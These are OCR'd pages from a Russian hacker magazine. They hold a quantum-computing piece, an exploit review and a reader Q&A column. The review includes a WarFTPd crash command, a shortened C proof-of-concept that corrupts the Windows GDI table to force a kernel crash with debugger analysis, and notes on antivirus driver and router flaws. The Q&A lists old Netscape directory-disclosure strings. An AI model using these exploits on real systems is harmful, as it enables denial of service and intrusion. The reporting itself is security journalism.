Для взлома тут, конечно, перспективы сумасшедшие — квантовый компьютер способен за мизерное время перебрать миллиарды комбинаций. Да и не перебрать вовсе — они будут просто находиться в нем «изначально» благодаря квантовому запутыванию.

Кроме счетных устройств, квантовые системы могут использоваться в хранении данных. Причем в роли битов выступают отдельные атомы. Недавно атомную стек-память представили ученые из Университета Бонна в Германии. С помощью двух направленных лазерных лучей они создали обособленный ряд из отдельно стоящих атомов цезия. Для того чтобы синтезировать такую экзотическую структуру, ученые должны были поймать и охладить атомы цезия до субмилликельвиновых температур в вакууме. Потом исследователям удалось выстроить их в одну горизонтальную линию в волновой ловушке оптических диполей, образованной двумя лазерными лучами. Для того чтобы потом помещать или удалять атомы из регистра, ученые использовали оптический пинцет, сформированный другой парой лазерных лучей в вертикальной плоскости.

Работа с атомами была похожа на конвейер: сначала их расставляли в горизонтальном направлении, затем подводили «сверху» вертикальный оптический пинцет и выдергивали нужные атомы, а уже потом ставили их на другую позицию в «сборочной линии».

Теперь ученые корпят над построением квантового транзистора, который смог бы записывать информацию в атомный регистр.

Насколько близко мы подошли к действующему квантовому компьютеру? Прежде всего необходимо создать элементы проводников, памяти и логики. Затем эти простые элементы нужно заставить взаимодействовать друг с другом. После этого надо выстроить узлы в полноценные функциональные чипы и научиться тиражировать их. По оценкам ученых, прототипы таких компьютеров могут появиться уже в 2005 году, а в 2015 — 2030 годы должно начаться их массовое производство.

› Что же дальше?

По крайней мере лет 15 еще волноваться не стоит — все это время будет править бал классическая электроника с некоторыми ухищрениями вроде «многоножки» или нанотрубочных транзисторов. Но уже через лет 20 — 30 элементная база может существенно измениться. Квантовые компьютеры, правда, в быту начнут использоваться не раньше чем через 30 лет, в то время как наномеханика может появиться уже через десятилетие.

Скорее всего, благодаря альтернативным подходам в микроэлектронике произойдет технологический скачок с тысячекратным увеличением мощности компьютеров.

Если хотя бы на каком-нибудь из вышеуказанных направлений удастся добиться успеха, то компьютеры могут стать вообще повсеместно используемыми. А если таких успешных направлений будет несколько, то они распределятся по разным нишам. Например, квантовые компьютеры будут специализироваться на шифровании и поиске в крупных массивах данных, молекулярные — на микромашинах и управлении производственными процессами, а оптические и электронные — на средствах связи.


В нашем веке мы с тобой будем свидетелями того, как вычислительная техника сольется не только со средствами связи и машиностроением, но и с нашими телами, что откроет такие возможности, как создание искусственных имплантантов, интеллектуальных тканей, разумных машин, «живых» компьютеров и человеко-машинных гибридов.


Термин «квантовый скачок» означает, что в квантовом мире изменения происходят не постепенно, а скачками. Похоже, что где-то около 2020 года, если не раньше, подобный скачок произойдет и в вычислительной технике: к тому времени мы перейдем от традиционных кремниевых полупроводников к более совершенным технологиям, благо наработок много, и они уже готовят фундамент для электроники нового поколения. ⌶

КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

1 2 3 4






> Более ранние версии WarFTP неуязвимы



> Kaspersky VIRUS 6.0



> Помимо дыр в пластмассовом корпусе, у этого красавчика полно багов в микропрограммной прошивке

WarFTPD: отказ в обслуживании через format string

Brief

Это древний (или, скорее, исторический), могучий, не требовательный к ресурсам и к тому же абсолютно бесплатный ftp-сервер, созданный норвежским парнем по имени Jarle Aase (Ярле Осэ). Он очень часто используется в качестве ftp-серверов для домашних сетей, один из которых стоит у меня дома (ftp://nezumi.org.ru), раздавая в часы пик десятки тысяч файлов в день. Вот только падает иногда. В причинах этих падений разобрался испанский хакер Joxean Koret (joxeankoret perro yahoo punto es), выяснивший, что при попытке обработки аргумента, содержащего спецификатор %s, сервер вываливается по ошибке доступа на инструкции 431540h MOV CL, [EAX], очевидно, вылетающей за границы строки, не заканчивающейся нулем. Возможность засылки shell-кода крайне сомнительна, но ее нельзя исключать на все 100%. Ошибке подвержены следующие ftp-команды: CWD, CDUP, DELE, NLST, LIST и SIZE. Подробности смотри на www.securityfocus.com/bid/20944.

Targets

War FTP Daemon 1.82, 1.82.00-RC11.

Exploits

Для сокрушения сервера ему достаточно передать команду cdup %s*256, однако следует помнить, что это команда сервера, а не клиента! В частности, ms ftp.exe такой команды в своем арсенале не имеет и тупо говорит: «Недопустимая команда». Приходится использовать telnet.

Готовый exploit с комментариями можно найти на www.forbiddenweb.org/topic/129579/index.html.

Solution

Более ранние версии (например, WarFTPd 1.82.00-RC10 от 25 января 2005 года) не имеют этой дыры, поэтому до выхода официальной заплатки рекомендуется использовать их.

AVP: локальное повышение текущего уровня привилегий

Brief

Известный антивирус Евгения Касперского (еще раз прошу не путать эту личность со мной) неожиданно оказался вирусом! Ошибка проектирования в движке перехватчика NDIS-TDI-запросов (и на черта антивирусу лезть в NDIS, это же не брандмауэр какой-то?) привела к возможности передачи некорректных параметров из адресного пространства в ядро с захватом ядерных привилегий, ошибочно классифицированных на security focus как SYSTEM (смотри securityfocus.com/bid/20635). Для реализации атаки достаточно передать устройству KLIN или KLICK (соответствующих драйверам KLIN.SYS и KLICK.SYS) IOCTL-код с номером 80052110h, а вместе с ним — указатель на специальным образом сконструированный IRP-пакет с shell-кодом на борту. Честь открытия дыры принадлежит 24-летнему испанскому хакеру, владельцу уникального ресурса www.reversemode.com по прозвищу Ruben Santamarta, рапортовавшему о проблеме в компанию iDefense Labs (labs.idefense.com/intelligence/vulnerabilities/display.php?id=425) и очень обижающемуся, когда его принимают за японца. В одном из своих exploit'ов он прямо так и написал: «I AM NOT Japanese :P». Кстати, аналогичная ошибка была обнаружена в драйвере SAVRT.SYS от Symantec AntiVirus версий 8х-9х.

Targets

Kaspersky Internet Security 6.0, Anti-Virus Personal Pro 5.0, Anti-Virus Personal 5.0, Anti-Virus for Windows Workstation 5.0, Anti-Virus 6.0.

Exploits

AVP-KLICK-80052110.c, AVP-KLIN-80052110.c и 20635.c на securityfocus.com. Первые два вызывают крах антивируса, а последний передает на нулевое кольцо shell-код).

Solution

«Лаборатория Касперского» уже подсуетилась и выпустила обновление (www.kaspersky.com/technews?id=203038678).

D-Link DSL-G624T: неавторизованный доступ

Brief

Еще в одном аппаратном устройстве обнаружен целый комплекс дыр. На этот раз им стал четырехпортовый беспроводной DSL-модем/маршрутизатор с брандмауэром в одном флаконе DSL-G624T от нехилой фирмы D-LINK, «распотрошенный» испанским хакером по кличке Jose Ramon Palanco (jose.palanco perro eazel punto es). Он специализируется на взломе железа и владеет ресурсом www.eazel.es, на котором можно найти много полезной информации по атакам на ZyXEL'и, например. Это уже второй испанец в этом обзоре, что на фоне упорных занятий испанским языком выглядит весьма странно. О самом модеме можно прочитать на www.dlink.co.uk. Он подвержен трем основным угрозам:

1. просмотру каталогов через конструкцию /./.;
2. перекрестному скриптингу (cross site scripting);
3. просмотру содержимого директории cgi-bin.

Target

D-Link DSL-G624T V3.00B01T01.YA-C.200.

Exploits

Примеры готовых exploit'ов, реализующих все 3 типа атак, лежат на www.securityfocus.com/archive/1/449486.

Solution

Производитель (D-LINK) еще не выпустил обновленной версии прошивки, и неизвестно, выпустит ли он ее в дальнейшем. Поэтому от использования этого оборудования рекомендуется воздержаться.



Повышение привилегий через дыру в GDI-подсистеме

Brief

Просто поразительно, как гиганты компьютерной индустрии реагируют на сообщения об ошибках, которые они не могут исправить. 22 октября 2004 года основатель группы Argeniss Information Security и ее CEO в одном лице — Cesar Cerrudo обнаружил серьезнейшую ошибку в Windows, о чем тут же сообщил в Microsoft. Но та продолжила выпускать дырявые операционные системы, а для уже существующей заплатка отсутствует и по сей день. Оскорбленный Argeniss Research Team обнародовал информацию об уязвимости вместе с proof-of-concept exploit'ом на своем сервере www.argeniss.com, откуда она просочилась на www.securityfocus.com/bid/20940. И вновь испанский рулит: штаб-квартира Argeniss'а расположена в Буэнос-Айресе, в самом сердце Аргентины! Но это все лирика. Переходим непосредственно к сути дела. Данные подсистемы GDI (реализованной, как известно, в ядре) проецируются на адресное пространство всякого GDI-процесса в специальную секцию, доступную только на чтение. Однако система не препятствует ремапингу секции с атрибутами чтения/записи, что позволяет любому локальному пользователю проникнуть на уровень ядра (а вовсе не ограничиться системными привилегиями, как это ошибочно полагают парни с security-focus'а).

Targets

По заявлению Argeniss Research Team, уязвимости подвержены W2K (до W2K SP4) и XP (до XP S2) и не подвержены Server 2003 и Vista beta 2. Парни с security-focus'а с ними не совсем согласны и добавляют к списку уязвимых систем 2000 Server (до 2000 Server SP4), 2000 Datacenter Server SP4, 2000 Advanced Server SP4, XP x64 и XP 64-bit 2003 SP1. Не говоря уже о такой мелочи, как XP Tablet PC и XP Media Center со всеми установленными сервис-паками.

Exploit

Исходный код exploit'а, составленный на приплюснутом Си двумя другими членами группы — LMH (lmh[at]info-pull.com) и MoKB, лежит на projects.info-pull.com/mokb/bug-files/GDIKernelPoC.cpp. Но прежде чем его удастся откомпилировать командой cl.exe GDIKernelPoC.cpp, придется взять в руки напильник и провести небольшую «косметическую» доработку, а именно заменить кавычки вокруг включаемых файлов windows.h и stdio.h угловыми скобками.


Solution

Официальной заплатки от Microsoft до сих пор нет, и все, что нам остается, — это мигрировать на Sever 2003 или Vista, в которых огрехи проектирования без лишнего шума были устранены (но, как известно, исправляя одну ошибку, Microsoft добавляет десяток новых; Vista — это не вариант, а вот над переходом на Server 2003 можно подумать).

Disclose

То, что GDI- и USER-подсистемы NT являются одной большой дырой, — известно еще давно. На дефектах проектирования механизма диспетчеризации сообщений основан целый ряд атак, позволяющий хакеру манипулировать элементами управления более привилегированных приложений (например, отключать настройки антивирусов и брандмауэров) или даже засылать shell-код в строку редактирования, устанавливая на нее таймер, срабатывающий в контексте привилегированного приложения!

В NT 3.51 графическая подсистема исполнялась на уровне пользователя, в связи с чем большинству API-функций приходилось совершать множество переходов из него в режим ядра. Из-за этого все очень сильно тормозило, и Microsoft пришлось перенести USER- и GDI-подсистемы внутрь ядра, поместив их в драйвер win32k.sys, что вызвало естественный вопрос о том, не пострадала ли стабильность Windows 2000 от такой операции. Книга «Inside for Windows 2000 Microsoft» (своеобразная «библия» по NT, написанная Хелен Кастер, а затем переизданная под именами Дэвида Соломона и Марка Руссиновича) гласит: «Некоторые интересуются, не повлияет ли на стабильность системы перевод такой значительной части кода в режим ядра. Но риск снижения стабильности системы минимален... Так что в Windows 2000 ошибки, вроде нарушения доступа в том же коде, только выполняемом в режиме ядра, просто быстрее приводят к краху — исключения в режиме ядра требуют прекращения работы системы. Правда теоретически появляется другая опасность. Поскольку этот код выполняется в режиме ядра, ошибка (например, применение неверного указателя) может повредить защищенные структуры данных режима ядра. До Windows NT 4 это могло привести к нарушению



> Доработка оригинального exploit'а до компилируемого состояния



> Главная страничка компании Argeniss Information Security

доступа, так как запись в страницы режима ядра из пользовательского режима не разрешается. Но результатом стал бы крах системы. Теперь же при выполнении кода в режиме ядра запись на какую-либо страницу памяти по неверному указателю не обязательно вызовет немедленный крах системы. Но если при этом будут повреждены какие-то структуры данных, он скорее всего произойдет. Тем не менее, возникает риск, что из-за такого указателя будет повреждена не структура данных, а буфер памяти, и это приведет к возврату пользовательской программе или записи на диск неверных данных. В заключение отметим, что повышение производительности в результате перевода диспетчера окон и GDI из пользовательского режима в режим ядра достигнуто без сколько-нибудь значимого снижения стабильности и надежности системы».

Как видно, утверждение о «безопасности» переноса GDI внутрь ядра базируется на предположении, что «в GDI ошибок нет», принимаемом за постулат. Но это не верно. Одна из таких ошибок в GDI как раз и позволила проникнуть в ядро с прикладного уровня.

Операционные системы семейства NT вплоть до Server 2003 (и основанной на его ядре Висте), отображали ядерные структуры подсистемы GDI на объект-секцию (не путать с секциями PE-файла). Все они находятся в глобальной разделяемой памяти (global shared memory section), автоматически создаваемой системой для любого процесса, использующего объекты GDI, к которым принадлежат все GUI-приложения. USER является всего лишь надстройкой над GDI.

Система проецирует секцию на адресное пространство процесса с атрибутами read only, однако никак не догадывается, что пользователю придет в голову создать ре-проекцию GDI-секции, наделив ее любыми атрибутами, какими только душа пожелает (например, writable и executeable), в результате чего у него появляется возможность напрямую модифицировать данные ядра! И все это — даже без прав администратора! Обладая правами администратора, можно просто загрузить драйвер и не мучиться, правда в 64-битной редакции Висты это уже не так. Там для загрузки драйвера, помимо администраторских полномочий, требуется еще и цифровая подпись.

Самое простое (но не самое умное), что можно сделать, — это загадить GDI-секцию всяким мусором, и тогда система немедленно рухнет, высвечивая знаменитый голубой экран.

Однако при желании можно пойти дальше и передать управление на свой shell-код, выполняющийся в нулевом кольце.


Рассмотрим структуру GDITableEntry, совокупность которых и образует GDI-секцию, подлежащую хаку:

СТРУКТУРА GDITABLEENTRY

```
typedef struct
{
    DWORD pKernelInfo;
    WORD ProcessID;
    WORD _ nCount;
    WORD nUpper;
    WORD nType;
    DWORD pUserInfo;
} GDITableEntry;
```




> Дизассемблирование функции HmgIncrementShareReferenceCount в IDA Pro



> Результат работы встроенного анализатора дампа памяти

Мы видим пару интригующих нас элементов — pUserInfo и pKernelInfo, представляющих собой указатели на пользовательские данные и данные режима ядра соответственно. Вот они-то и дают ключ к воздействую на память ядра из прикладного адресного пространства. Но прежде чем двигаться дальше, изучим код exploit'а, имеющийся в нашем распоряжении и вызывающий BSOD. Для наглядности (и экономии бумажного пространства) он приведен со значительными сокращениями, акцентирующими алгоритм его работы и отправляющими все несущественные мелочи в /dev/null.

EXPLOIT ОТ ARGENISS RESEARCH TEAM В СОКРАЩЕННОМ ВАРИАНТЕ

```
typedef struct _SECTION_BASIC_
INFORMATION
{
    ULONG d000;
    ULONG SectionAttributes;
    LARGE_INTEGER SectionSize;
} SECTION_BASIC_INFORMATION;
// объявляем функцию обратного вызо-
ва для NtQuerySection
typedef DWORD (CALLBACK*
NTQUERYSECTION) (HANDLE, DWORD,
PVOID,DWORD,DWORD*);

int main(int argc, char* argv[])
{
    // дескриптор мап-файла
    HANDLE hMapFile = 0x10;
    // вызываем CreateWindow,
    // чтобы система создала GDI-секцию
    // в адресном пространстве нашего
    // процесса
    hWin = CreateWindow(0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0);
    while(!lpMapAddress)
    {
        hMapFile = hMapFile+1;
        lpMapAddress=MapViewOfFile
            (hMapFile,
            FILE_MAP_ALL_ACCESS,
            0,0,0);
    }
    // перечисляем все секции
    // нашего процесса
    NtQuerySect=GetProcAddress
        (LoadLibrary("Ntdll.dll"),
        "NtQuerySection");
    NtQuerySection(hMapFile, 0,
    &buff, sizeof(buff), 0);
    gdiTable = (GDITableEntry*)
        lpMapAddress;
    // записываем в GDI-table
    // всякий мусор
    for (i=0;
        i<buff.SectionSize.QuadPart;
        i+=sizeof(GDITableEntry))
    {
        gdiTable->_nCount = 0x5858;
        gdiTable->nType = 0x5858;
        gdiTable->nUpper = 0x5858;
        gdiTable->ProcessID = 0x5858;
        gdiTable->pKernelInfo =
0x58585858;
        gdiTable->pUserInfo =
0x58585858;
        gdiTable++;
    }
}
```


Компилируем код и запускаем на выполнение (лучше на виртуальной машине, чтобы в случае чего не порушить основную систему), предварительно переключив машину в режим сохранения полного дампа (Мой компьютер -> Свойства -> Дополнительно -> Загрузка и восстановление -> Запись отладочной информации -> Полный дамп памяти). Говорим «OK» и перезагружаемся. Запускаем ранее откомпилированный exploit. Если все прошло успешно, то через несколько секунд система падает в голубой экран. Обладая дампом памяти, мы сможем разобраться, в каком именно месте происходит исключение, как обрабатываются указатели и что необходимо предпринять для подготовки shell-кода к засылке и выполнению.

Для анализа дампа нам понадобятся отладчик Microsoft — i386kd.exe или его графический аналог — windbg.exe, входящие в состав как «слоноподобного» NTDDK, так и компактного Debugging Tools for Windows, бесплатно распространяемого Microsoft (www.microsoft.com/whdc/devtools/debugging/installx86.mspx) и занимающего порядка 15 Мб. Кстати говоря, это очень хорошие отладчики с богатыми возможностями и шикарными расширениями, оставляющими SoftICE далеко позади себя в плане функциональности. Так плагин logexts.dll позволяет вести мониторинг API-функций, а rpcexts.dll — RPC-вызовов. Но сейчас нам эти возможности не понадобятся, зато потребуются отладочные символы. Их можно скачать со специального сервера Microsoft, достаточно лишь создать командный файл следующего содержания:

КОМАНДНЫЙ ФАЙЛ, ЗАПУСКАЮЩИЙ ОТЛАДЧИК ДЛЯ АНАЛИЗА ДАМПА ПАМЯТИ

```
SET_NT_SYMBOL_PATH=SRV*C:\
TEMP*http://msdl.microsoft.com/
download/symbols
rem i386kd -z C:\WINNT\memory.dmp
rem windbg -z C:\WINNT\memory.dmp
```

Здесь C:\TEMP — каталог, куда будут складываться отладочные символы, автоматически скачиваемые отладчиком из сети; C:\WINNT\memory.dmp — путь к файлу дампа; REM позволяет выбирать между консольным и графическим отладчиком по своему предпочтению. После загрузки дампа памяти в отладчик его окно будет выглядеть приблизительно так, как показано на скриншоте (раскладка окон должна настраиваться каждым пользователем индивидуально, в соответствии с его вкусами и потребностями). Для выдачи дополнительной информации windbg предлагает нам ввести команду !analyze –v. Что ж, нас не нужно просить дважды. Вводим ее в командой строке, и вид отладчика тут же преображается.



> Голубой экран смерти, появляющийся благодаря успешной работе exploit'а GDIKernelPoC.cpp

Курсор дизассемблерного листинга останавливается строкой ниже nt!KeBugCheckEx, ничего не говоря нам об истинной локации сбоя. А вот командное окно говорит. Прокручиваем его мышью и видим:

```
ИСТИННОЕ МЕСТО СБОЯ ПО ДАННЫМ ВСТРОЕННОГО АНАЛИЗА ДАМПОВ
FAULTING _ IP:
win32k!HmgIncrementShareReferenceCount+37
a0016b8e ff4004  inc dword ptr [eax+0x4]
```

Вот это уже ближе к телу! На самом деле сбой произошел в функции HmgIncrementShareReferenceCount, находящейся внутри драйвера win32k.sys по смещению 37h байт от ее начала, где оказалась команда inc dword ptr [eax+4h]. Но каким образом данные попали туда и как на них можно воздействовать? Чтобы отрыть истину, у нас есть 2 пути — загрузить win32k.sys в IDA Pro и дизассемблировать HmgIncrementShareReferenceCount или же установить на HmgIncrementShareReferenceCount точку останова и, вновь запустив exploit, начать трассировать ее, разбираясь, каким именно образом она «перерабатывает» данные секции GDI. Для этого нам понадобится любой отладчик ядра — SoftICE или Microsoft i386kd, однако последний требует для отладки сразу две машины, соединенные COM-шнурком. Впрочем, одна из них может быть и виртуальной. VMWare позволяет пихать COM-порт в pipe, упрощая отладку.

Основные принципы отладки описаны в «Технике отладки программ без исходных текстов», которую можно слить с моего ftp, написав первый exploit, который не грохает систему, а делает что-то полезное. ⌶



ИВАН СКЛЯРОВ
SKLYAROFF@MAIL.RU
WWW.SKLYAROFF.RU

Q: КАКИЕ E-ZINE ПОСОВЕТУЕШЬ ПОЧИТАТЬ И ГДЕ ИХ МОЖНО СКАЧАТЬ?

A: Никаких новых ярких электронных журналов сейчас нет ни у нас, ни на Западе. Из авторитетных «старичков» назову англоязычные Phrack, 29A, Codebreakers, RRLF, b4b0, b0g, 40HEX, asmjournal, vlad. На русском можно выделить Night Fall, x25zine, xaoc, RING0, Infected Voice, Defaced, FDS, Zemskiy Fershal, CodePimps, Mazafaka.Ru E-zine. Все эти, а также сотни других e-zine на русском и английском языках ты можешь скачать с моего сайта www.sklyaroff.ru.

Q: ПРИ СКАНИРОВАНИИ САЙТОВ НА НАЛИЧИЕ ДЫРОК, ПРАКТИЧЕСКИ В 90% СЛУЧАЕВ СКАНЕРЫ НАХОДЯТ УРЛЫ ТАКОГО СОДЕРЖАНИЯ: HTTP://BUGSITE.COM/? PAGESERVICES, ../? WP-CS-DUMP, ../__VTI_INF.HTML, НО В БОЛЬШИНСТВЕ СЛУЧАЕВ ПРИ ОБРАЩЕНИИ ПО ЭТИМ ССЫЛКАМ ПРОИСХОДИТ РЕДИРЕКТ НА ГЛАВНУЮ СТРАНИЦУ. В ЧЕМ ЖЕ ЗАКЛЮЧАЕТСЯ УЯЗВИМОСТЬ ЭТИХ СТРОК, КОТОРЫЕ СКАНЕР ВЫПЛЕВЫВАЕТ ПРАКТИЧЕСКИ НА ПЕРВЫХ СЕКУНДАХ?

A: За описаниями уязвимостей нужно обращаться в багтрак, например www.securityfocus.com, или к обычному поисковику. Но тебе, видимо, было лень, поэтому я сделал это за тебя и с помощью www.google.ru обнаружил следующее. Команда /?Pageservices адекватно принимается только следующими версиями серверов: Netscape Enterprise 2.01, Netscape Commerce 1.12, Oracle Web Listener 4.0.6.2.0 Enterprise Edition, Apache 1.2.1, Apache 1.2.5, Apache/1.3.1 (Unix) mod_perl/1.15, Apache/1.2.6, Domino Go Webserver 4.6. При вызове любого пути на этих серверах с данным параметром, ты увидишь содержимое папок.

На устаревших серверах Netscape Enterprise Server подпись к основному урлу одной из нижеприведенных строк давала возможность просматривать списки файлов.

ХИТРЫЕ СТРОКИ NETSCAPE

```
?wp-cs-dump
?wp-ver-info
?wp-html-rend
?wp-usr-prop
?wp-ver-diff
?wp-verify-link
?wp-start-ver
?wp-stop-ver
?wp-uncheckout
```

Обращением к файлу /__vti_inf.html можно было просмотреть конфигурационную информацию и определить устаревшую версию FrontPage, что в дальнейшем позволяло осуществить взлом.

Как видишь, все перечисленные тобой пути относятся к устаревшим версиям программного обеспечения, поэтому ты можешь смело убрать их из базы данных уязвимостей твоего сканера безопасности.

Q: КАК ПОМЕНЯТЬ MAC-АДРЕС НА СЕТЕВУХЕ?

A: Ты не указал операционную систему, поэтому я расскажу, как поменять MAC-адрес во всех основных осях. В Linux MAC-адрес можно изменить с помощью стандартной утилиты ifconfig с указанием опции hw class address. После ключевого слова hw необходимо указать имя класса оборудования, а также MAC-адрес в текстовом виде. В настоящее время поддерживается оборудование классов ether (Ethernet), ax25 (AMPR AX.25), ARCnet и netrom (AMPR NET/ROM). Перед изменением аппаратного адреса необходимо отключить интерфейс опцией down. Ниже приведен пример изменения MAC-адреса на интерфейсе eth0:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 13:13:13:13:13:13
# ifconfig eth0 up
```

В BSD это делается аналогично, только в BSD'шном варианте ifconfig нет опции hw, поэтому достаточно только указать класс устройств и адрес. В результате команда такая:

```
# ifconfig ed0 down
# ifconfig ed0 ether 13:13:13:13:13:13
# ifconfig ed0 up
```



В Windows 2000/XP предусмотрена возможность смены MAC-адреса через реестр (regedit32), но удобнее воспользоваться сторонними утилитами, такими как Smac (www.klcconsulting.net/smac) или Etherchange (http://ntsecurity.nu/toolbox/etherchange). В ряде случаев MAC-адрес можно изменить в опциях сетевой карточки.

Q: В ЭЛЕКТРОННОМ ЖУРНАЛЕ PHRACK ВО МНОГИХ СТАТЬЯХ ВСТРЕЧАЮТСЯ КОДЫ ФАЙЛОВ В ТАКОМ ФОРМАТЕ:

```
begin 600 rexec-0.8.5.tar.gz
M'XL (6RYT^P\85/;2++[U? H5'8[-R6`;&QOR*@[L$>)<N"() 1=C; W6) Y
M+EF6;5UD22O)!&Z3 _ >VONV=&, Y) E2-X+I&X? JE2P6CT]/3W=/
=TS+27>E>=N
M?7>G5[O=: S _ 9V <& _ ?) 7 _ \N]. N _ VD\V1[I]? M?-?
NM'=W=[^#G; ME2UR+-',2
...
```

КАК ИЗ ЭТОГО ПОЛУЧИТЬ НОРМАЛЬНЫЙ ФАЙЛ?

A: Честно говоря, мне не совсем понятно, что заставляет редакторов Phrack распространять файлы таким образом. Гораздо удобнее для всех было бы просто прикладывать их в нормальном виде в архив с журналом. Но, видимо, у них на это есть свои причины, или это просто дань старой хакерской традиции. Причем так поступают не только редакторы Phrack. В основном файлы кодируются одним из двух методов: устаревшим UUE-кодированием и кодированием MIME (base64). Оба метода нужны для преобразования двоичных файлов в текстовый ASCII-вид и используются в системах, где нет возможности работать с нетекстовыми данными (e-mail, FTN, NNTP). Первый метод до сих пор популярен в сети Fido и Usenet, а второй сейчас стандартно используется в интернете для передачи файлов по e-mail. Каким методом закодирован файл, легко распознать по первой строчке данных. Если в ней указано base64, то понятно, что файл закодирован методом MIME. Если данные начинаются со строки вида «begin mode file», где mode — Unix-права доступа к файлу в восьмеричной системе счисления (для DOS/Windows-приложений это число всегда 644), а file — имя исходного файла, то использовано UUE-кодирование. Таким образом, тебе нужно скопировать данные из статьи, начиная с первой строчки («begin») и заканчивая последней (обычно «end» или символы «====»), в отдельный текстовый файл под любым названием, а затем применить специальную программу для раскодирования.
К слову, для подобных целей в никсах есть целый арсенал: команды uuencode и uudecode для кодирования\раскодирования обоими методами соответственно. Пользоваться ими проще простого. Кодируем так:

```
# uuencode исходный _ файл метка > имя _ файла
```

Здесь «исходный_файл» — это имя файла для конвертирования, а «метка» — это имя конвертируемой информации, которое будет записано в заголовок созданного файла для последующего использования (чтобы по заголовку понять, что за инфа внутри). По умолчанию uuencode кодирует UUE-методом, но, указав флаг -m можно воспользоваться и base64. Декодируем следующим образом:

```
# uudecode имя _ файла
```

В результате образуется новый раскодированный файл с названием метки. В Windows стандартных команд не существует, но в интернете можно найти множество аналогичных программ. Например, по адресу www.ctan.org/tex-archive/tools/uue/msdos можно найти DOS-программы uuencode.exe и uudecode.exe, которые работают аналогично UNIX-командам. Или можно скачать GUI-программу Quick UUE Archiver (www.listsoft.ru/programs/12116) отечественного автора, которая способна выполнить все необходимые операции по кодированию/декодированию файлов.
Кроме того, архиваторы WinRAR, WinZIP и некоторые другие содержат автоматический UUE-раскодировщик, поэтому большинство архивов не нужно предварительно раскодировать. Достаточно сохранить данные в текстовый файл и можно сразу передавать архиватору.

Q: ЧТО ТАКОЕ ADWARE?

